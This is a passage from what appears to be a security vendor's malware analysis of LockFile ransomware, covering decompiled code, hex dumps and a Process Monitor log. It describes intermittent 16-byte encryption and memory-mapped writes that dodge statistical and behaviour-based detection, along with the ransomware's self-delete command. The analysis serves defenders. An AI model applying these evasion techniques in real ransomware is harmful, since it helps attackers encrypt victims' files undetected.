180         local_res20 != 0)) &&
181        (lVar17 = (*_MapViewOfFileStub_00062098)(local_res20,0xf001f,0,0,uVar8), lVar17 != 0)) {
182       puVar4 = (undefined4 *)((uVar8 - 0x210) + lVar17);
183       puVar21 = local_1258;
184       do {
```

Encrypting a document via memory mapped I/O

The document is first opened at line 164 and at line 177 the function CreateFileMapping() maps the document into memory. At line 181, lVar17 points to the now memory mapped document.

The code continues by appending the decryption blob to the end of the document in memory. Here is an example of a test document comprising the character ‘a’ (0x61), 128 times:



Test document consisting of 128 times the character ‘a’ (0x61)

After the decryption blob is added, the memory mapped document now looks like this:

```
000001fe`98260000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
000001fe`98260090 1c 6d 82 17 33 00 66 d6 05 7a 1e 06 8f 43 6f 26  .m..3.f..z...Co&
000001fe`982600a0 e1 0f 65 62 b8 d9 1c 07 98 f5 8c 69 1c 60 12 d8  ..eb.......i.`..
000001fe`982600b0 69 c3 8c 65 b0 dc 57 ca b5 0b c6 64 3c d9 84 99  i..e..W....d<...
000001fe`982600c0 7b 77 eb ba a1 b0 bd cf 50 f3 e0 3e ab 64 b8 3f  {w......P..>.d.?
000001fe`982600d0 02 1b 46 09 e3 b9 b2 49 45 25 5f 4d 98 b4 61 ca  ..F....IE%_M..a.
000001fe`982600e0 44 e0 2f 1e 84 a3 2c e6 4b 4b 7d 3e e0 8b bd f8  D./...,.KK}>....
000001fe`982600f0 79 13 94 21 18 43 f9 e2 18 16 b6 4e 2e 09 2a 83  y..!.C.....N..*.
000001fe`98260100 73 14 1c d5 05 47 95 34 42 de c4 43 8f ce 16 d5  s....G.4B..C....
000001fe`98260110 16 a9 92 97 11 3d d3 54 c7 85 e2 6a 52 8c fc ff  .....=.T...jR...
000001fe`98260120 93 3d bf 01 d6 87 bb 3a 81 32 01 e4 02 85 6a d3  .=.....:.2....j.
000001fe`98260130 b0 f0 cf e1 22 4e dc f8 c8 4e 71 2a 27 29 b6 09  ....."N...Nq*')..
000001fe`98260140 c0 1f 37 35 74 99 52 11 27 36 c0 b8 20 f5 72 d0  ..75t.R.'6.. .r.
000001fe`98260150 31 d1 0c 55 22 a6 89 c5 94 31 94 a5 f4 d1 f2 ec  1..U"....1......
000001fe`98260160 1e 4a 3f 20 f8 07 56 f8 fc 68 f0 ca 0a ef f4 fc  .J? ..V..h......
000001fe`98260170 79 94 51 2a 98 8e 46 c8 c6 12 80 76 f9 95 eb 6a  y.Q*..F....v...j
000001fe`98260180 70 9e 44 ae aa f8 f0 fc 29 4d 7c 54 6d bf fb 48  p.D.....)M|Tm..H
000001fe`98260190 ad 07 40 f0 50 63 27 b1 16 36 02 4a 08 93 61 fa  ..@.Pc'..6.J..a.
000001fe`982601a0 8b be 8f d2 7b 20 b4 1d a6 ae e9 3d e3 41 fc cd  ....{ .....=.A..
000001fe`982601b0 15 27 98 8b 8e be 91 9d d7 ac 36 1b cd 7b cb d5  .'........6..{..
000001fe`982601c0 53 d4 60 c5 e1 bc 6c 55 26 1c 70 4d 7e 71 2d c7  S.`...lU&.pM~q-.
000001fe`982601d0 29 62 2e 76 e1 74 4d ea 58 9c 1b 3d 8f 5e 88 8e  )b.v.tM.X..=.^..
000001fe`982601e0 b3 bc 34 bb 4e 9c 63 c7 3b 14 11 ae 3e 2d 1a 98  ..4.N.c.;...>-..
000001fe`982601f0 c1 03 5c 83 28 86 b3 b7 eb 85 e1 f6 49 ab e5 58  ..\.(.......I..X
000001fe`98260200 84 dc 9b d5 c4 f1 14 bd bc 75 04 25 7b 2f 50 f7  .........u.%{/P.
000001fe`98260210 11 bd 28 c6 ee 46 75 df 8c f2 66 33 bf 46 a1 3e  ..(..Fu...f3.F.>
000001fe`98260220 83 9a dd 25 04 59 99 2d 1c 50 27 57 6f ab 3d 40  ...%.Y.-.P'Wo.=@
000001fe`98260230 42 9b 07 a1 ad 6f 81 04 da 2f 01 90 51 2e 6f 71  B....o.../..Q.oq
000001fe`98260240 22 2b 4b e2 66 ac 43 04 39 5b 1e be 6c 01 4d 17  "+K.f.C.9[..l.M.
000001fe`98260250 f9 10 da 96 7c 3b 07 23 d8 ea 10 82 21 ac b4 e3  ....|;.#....!...
000001fe`98260260 64 b4 70 f6 50 53 fb 76 43 c0 8e 6b f1 39 34 48  d.p.PS.vC..k.94H
000001fe`98260270 44 87 6b 23 0c 5b 6f c3 c0 48 82 48 64 78 21 4c  D.k#.[o..H.Hdx!L
000001fe`98260280 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Decryption blob is appended to the memory mapped test document

Further on, the document gets encrypted, 16 bytes at the time, via function EncryptBuffer_0002cbf4() at line 271:

```
267       uVar8 = uVar18;
268       lVar15 = lVar17;
269       do {
270         local_13e8 = ZEXT816(0);
271         EncryptBuffer_0002cbf4(local_13c0,lVar15,local_13e8,lVar15);
272         lVar15 = lVar15 + 0x20;
273         uVar8 = uVar8 + 1;
274         *(ulonglong *)(lVar16 + 0x208 + lVar17) = uVar8;
275         if (0x4effffff < uVar8) break;
276         uVar14 = uVar14 - 1;
277       } while (uVar14 != 0);
278       FUN_00002a30(&local_13c8);
279       (*_UnmapViewOfFileStub_00062040)(lVar17);
280       (*_CloseHandle_00062058)(local_res20);
281       (*_CloseHandle_00062058)(lVar12);
```

16 bytes intermittent encryption

EncryptBuffer_0002cbf4() encrypts 16 bytes in the received buffer lVar15. This is set to lVar7 at line 268, which points to the memory mapped document.

Interestingly, it then adds 0x20 (32 bytes) to lVar15, skipping 16 bytes. This makes the encryption intermittent:

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```


The memory mapped test document after one pass

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```

The memory mapped test document after a second pass

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```

The memory mapped test document after all bytes were processed



An animated image comparing an original document to LockFile's intermittently encrypted output.

The notable feature of this ransomware is not the fact that it implements partial encryption. LockBit 2.0, DarkSide and BlackMatter ransomware, for example, are all known to encrypt only part of the documents they attack (in their case the first 4,096 bytes, 512 KB and 1 MB respectively,) just to finish the encryption stage of the attack faster.

What sets LockFile apart is that is doesn't encrypt the first few blocks. Instead, LockFile encrypts every other 16 bytes of a document. This means that a text document, for instance, remains partially readable.


There is an intriguing advantage to taking this approach: intermittent encryption skews statistical analysis and that confuses some protection technologies.

Evading ransomware protection by skewing statistical analysis

The intermittent encryption approach adopted by LockFile skews analysis such as the chi-squared (chi^2) used by some ransomware protection software.


An unencrypted text file of 481 KB (say, a book) has a chi^2 score of 3850061. If the document was encrypted by DarkSide ransomware, it would have a chi^2 score of 334 – which is a clear indication that the document has been encrypted. If the same document is encrypted by LockFile ransomware, it would still have a significantly high chi^2 score of 1789811.

The following graphical representations (byte/character distribution) show the same text document encrypted by DarkSide and LockFile.



Original text document

Text document encrypted by DarkSide



Text document encrypted by LockFile

As you can see, the graphical representation of the text document encrypted by LockFile looks very similar to the original. This trick will be successful against ransomware protection software that performs content inspection with statistical analysis to detect encryption.

We haven't seen intermittent encryption used before in ransomware attacks.

Persisting the encrypted document to disk

After the encryption, the document is closed (line 279-281) and the file is moved (renamed):

```
282       ZeroMem??_00041270(local_1368,0,0x104);
283                         /* "%s.lockfile" */
284       local_141c[0] = 0x39;
285       local_141c[1] = 0x6f;
286       local_141c[2] = 0x32;
287       local_141c[3] = 0x70;
288       local_141c[4] = 0x73;
289       local_141c[5] = 0x7f;
290       local_141c[6] = 0x77;
291       local_141c[7] = 0x7a;
292       local_141c[8] = 0x75;
293       local_141c[9] = 0x70;
294       local_141c[10] = 0x79;
295       do {
296         local_141c[uVar18] = local_141c[uVar18] ^ 0x1c;
297         uVar18 = uVar18 + 1;
298       } while (uVar18 < 0xb);
299       local_1411 = 0;
300       (*_wsprintfA_00062370)(local_1368,local_141c,param_1);
301       uVar9 = (*_MoveFileA_000620f0)(param_1,local_1368);
302       return uVar9;
303     }
304   }
305   return 0;
306 }
```

The string '%s.lockfile is decoded (in lines 284-298) and then passed to the sprintf() function at line 300 to append '.lockfile' to the filename. I

In line 301 the original filename is changed to the new filename. Interestingly, the file is renamed to lower case and it is unlikely that a LockFile decrypter would be able to restore the filename to its original state, i.e., upper casing in the filename is lost forever.

Since the attack leverages CreateFileMapping(), the encrypted memory mapped document is written (persisted) to disk by the Windows System process, PID 4. This can be witnessed via Sysinternals Process Monitor. In the figure below we removed the Process Monitor filter that excludes activity by the System process (PID 4):

Time of ...	Process Name	PID	TID	Operation	Path	Result	Detail
4:08:28....	autoupdate.exe	9012	7020	CreateFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: None, AllocationSize
4:08:28....	autoupdate.exe	9012	7020	QueryStandardInformationFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	AllocationSize: 1,118,208, EndOfFile: 1,117,832, NumberOfLinks: 1, DeletePending: False, Directory: False
4:08:28....	autoupdate.exe	9012	7020	CreateFileMapping	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	FILE LOCKED WITH WRITERS	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_READWRITE|PAGE_NOCACHE
4:08:28....	autoupdate.exe	9012	7020	QueryStandardInformationFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	AllocationSize: 1,118,208, EndOfFile: 1,117,832, NumberOfLinks: 1, DeletePending: False, Directory: False
4:08:28....	autoupdate.exe	9012	7020	SetEndOfFileInformationFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	EndOfFile: 1,118,384
4:08:28....	autoupdate.exe	9012	7020	CreateFileMapping	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	SyncType: SyncTypeOther
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 1,089,536, Length: 28,848, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 0, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 32,768, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 65,536, Length: 65,536, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 131,072, Length: 131,072, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 262,144, Length: 262,144, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 524,288, Length: 524,288, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	ReadFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Offset: 1,048,576, Length: 40,960, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4:08:28....	autoupdate.exe	9012	7020	CloseFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	
4:08:28....	autoupdate.exe	9012	7020	CreateFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Open Reparse Point, Attributes: n/a, ShareMode:
4:08:28....	autoupdate.exe	9012	7020	QueryAttributeTagFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	Attributes: A, ReparseTag: 0x0
4:08:28....	autoupdate.exe	9012	7020	QueryBasicInformationFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	CreationTime: 8/25/2021 4:06:21 AM, LastAccessTime: 8/25/2021 4:08:28 AM, LastWriteTime: 8/25/2021 4:08:28 AM, ChangeTime: 8/25/2021 4:08:28 AM, FileA
4:08:28....	autoupdate.exe	9012	7020	SetRenameInformationFile	C:\Users\Mark\Desktop\Sophos Dynamic Shellcode Protection.pptx	SUCCESS	ReplaceIfExists: False, FileName: C:\Users\Mark\Desktop\sophos dynamic shellcode protection.pptx.lockfile
4:08:28....	autoupdate.exe	9012	7020	CloseFile	C:\Users\Mark\Desktop\sophos dynamic shellcode protection.pptx.lockfile	SUCCESS	
4:08:34....	System	4	264	WriteFile	C:\Users\Mark\Desktop\sophos dynamic shellcode protection.pptx.lockfile	SUCCESS	Offset: 0, Length: 1,122,304, I/O Flags: Non-cached, Paging I/O, Priority: Normal

SOPHOSlabs

By leveraging memory mapped I/O, ransomware can more quickly access documents that were cached and let the Windows System process perform the write action. By letting the System process perform the WriteFile operation, the actual encrypted bytes are written by the operating system itself – disjoined from the actual malicious process.

In the example above, this happens six seconds after the ransomware encrypts the document, but on large systems this delay can extend to minutes. This trick alone can be successful in evading detection by some behavior-based anti-ransomware solutions.

The use of memory mapped I/O is not common among ransomware families, although it was used by the Maze ransomware and by the (less frequently seen) WastedLocker ransomware.

No ransomware to remove

Once it has encrypted all the documents on the machine, the ransomware deletes itself with the following command:

cmd /c ping 127.0.0.1 -n 5 && del “C:\Users\Mark\Desktop\LockFile.exe” && exit

The PING command sends five ICMP messages to the localhost (i.e., itself), and this is simply intended as a five second sleep to allow the ransomware process to close itself before executing the DEL command to delete the ransomware binary.

This means that after the ransomware attack, there is no ransomware binary for incident responders or antivirus software to find or clean up.

Note: Like most human-operated ransomware nowadays, LockFile ransomware doesn’t need to contact a command-and-control (C2) server on the internet to operate. This means that it can encrypt data on machines that do not have internet access.

Sophos would also like to acknowledge SophosLabs researchers Alex Vermaning and Gabor Szappanos for their contributions to this report.